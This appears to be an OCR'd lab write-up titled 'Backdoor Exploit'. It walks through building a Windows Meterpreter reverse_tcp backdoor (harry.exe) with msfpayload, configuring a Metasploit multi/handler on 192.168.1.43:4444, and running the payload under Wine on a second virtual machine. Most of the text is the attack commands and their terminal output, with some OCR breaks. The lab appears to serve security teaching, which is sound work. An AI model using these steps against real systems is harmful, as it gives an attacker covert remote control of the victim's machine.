
Backdoor Exploit


Commands to creat backdoor program with certain configurations:

ubuntu:~/Desktop$ sudo msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.43 LPORT=4444 x>harry.exe

- (Use windows payload because the backdoor program will be run by Wine in ubuntu as a windows program, .exe file.)
- (Set LHOST and LPORT using the one that will be set to options of exploit on attacker's machine.)


harry@ubuntu: ~/Desktop
harry@ubuntu:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:c1:ef:e8
inet addr:192.168.1.29 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fec1:efe8/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:297280 errors:0 dropped:0 overruns:0 frame:0
TX packets:148969 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:439064062 (439.0 MB) TX bytes:8911654 (8.9 MB)
Interrupt:19 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:121048 errors:0 dropped:0 overruns:0 frame:0
TX packets:121048 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:24867406 (24.8 MB) TX bytes:24867406 (24.8 MB)
harry@ubuntu:~$ cd Desktop
harry@ubuntu:~/Desktop$ sudo msfpayload windows/meterpreter/reverse_tcp LHOST=19
2.168.1.43 LPORT=4444 x>harry.exe
[sudo] password for harry:


seed@seed-desktop: ~
File Edit View Terminal Help
seed@seed-desktop:~$ ifconfig
eth6 Link encap:Ethernet HWaddr 00:0c:29:b3:07:86
inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:feb3:786/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:24 errors:0 dropped:0 overruns:0 frame:0
TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:5067 (5.0 KB) TX bytes:4275 (4.2 KB)
Interrupt:19 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:6 errors:0 dropped:0 overruns:0 frame:0
TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:340 (340.0 B) TX bytes:340 (340.0 B)
seed@seed-desktop:~$ sudo msfconsole
[sudo] password for seed:


Devices
Floppy Drive
Computer
Home
Home
Desktop
Search
Ha
2.2.14
harry.exe
harry@ubuntu: ~/Desktop
Interrupt:19 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:121048 errors:0 dropped:0 overruns:0 frame:0
TX packets:121048 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:24867406 (24.8 MB) TX bytes:24867406 (24.8 MB)
harry@ubuntu:~$ cd Desktop
harry@ubuntu:~/Desktop$ sudo msfpayload windows/meterpreter/reverse_tcp LHOST=19
2.168.1.43 LPORT=4444 x>harry.exe
[sudo] password for harry:
Sorry, try again.
[sudo] password for harry:
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"192.168.1.43", "LPORT"=>"4444"}
harry@ubuntu:~/Desktop$ ls
harry.exe
harry@ubuntu:~/Desktop$

Backdoor Exploit

Metasploit Commands:


msf> set payload windows/meterpreter/reverse_tcp

msf> set LHOST 192.168.1.43

msf> set LPORT 4444

(Like the backdoor program was configured.)

```
msf > use multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.1.43
LHOST => 192.168.1.43
msf  exploit(handler) > set LPORT 4444
LPORT => 4444
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.1.43     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```



- **Start the payload handler on VM seed.**


- **Then run the backdoor program on VM harry.**

```
harry@ubuntu:~/Desktop$ ls
harry.exe
harry@ubuntu:~/Desktop$ wine harry.exe
fixme:toolhelp:CreateToolhelp32Snapshot Unimplemented: heap list snapshot
fixme:toolhelp:Heap32ListFirst : stub
```

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.43:4444
[*] Starting the payload handler...
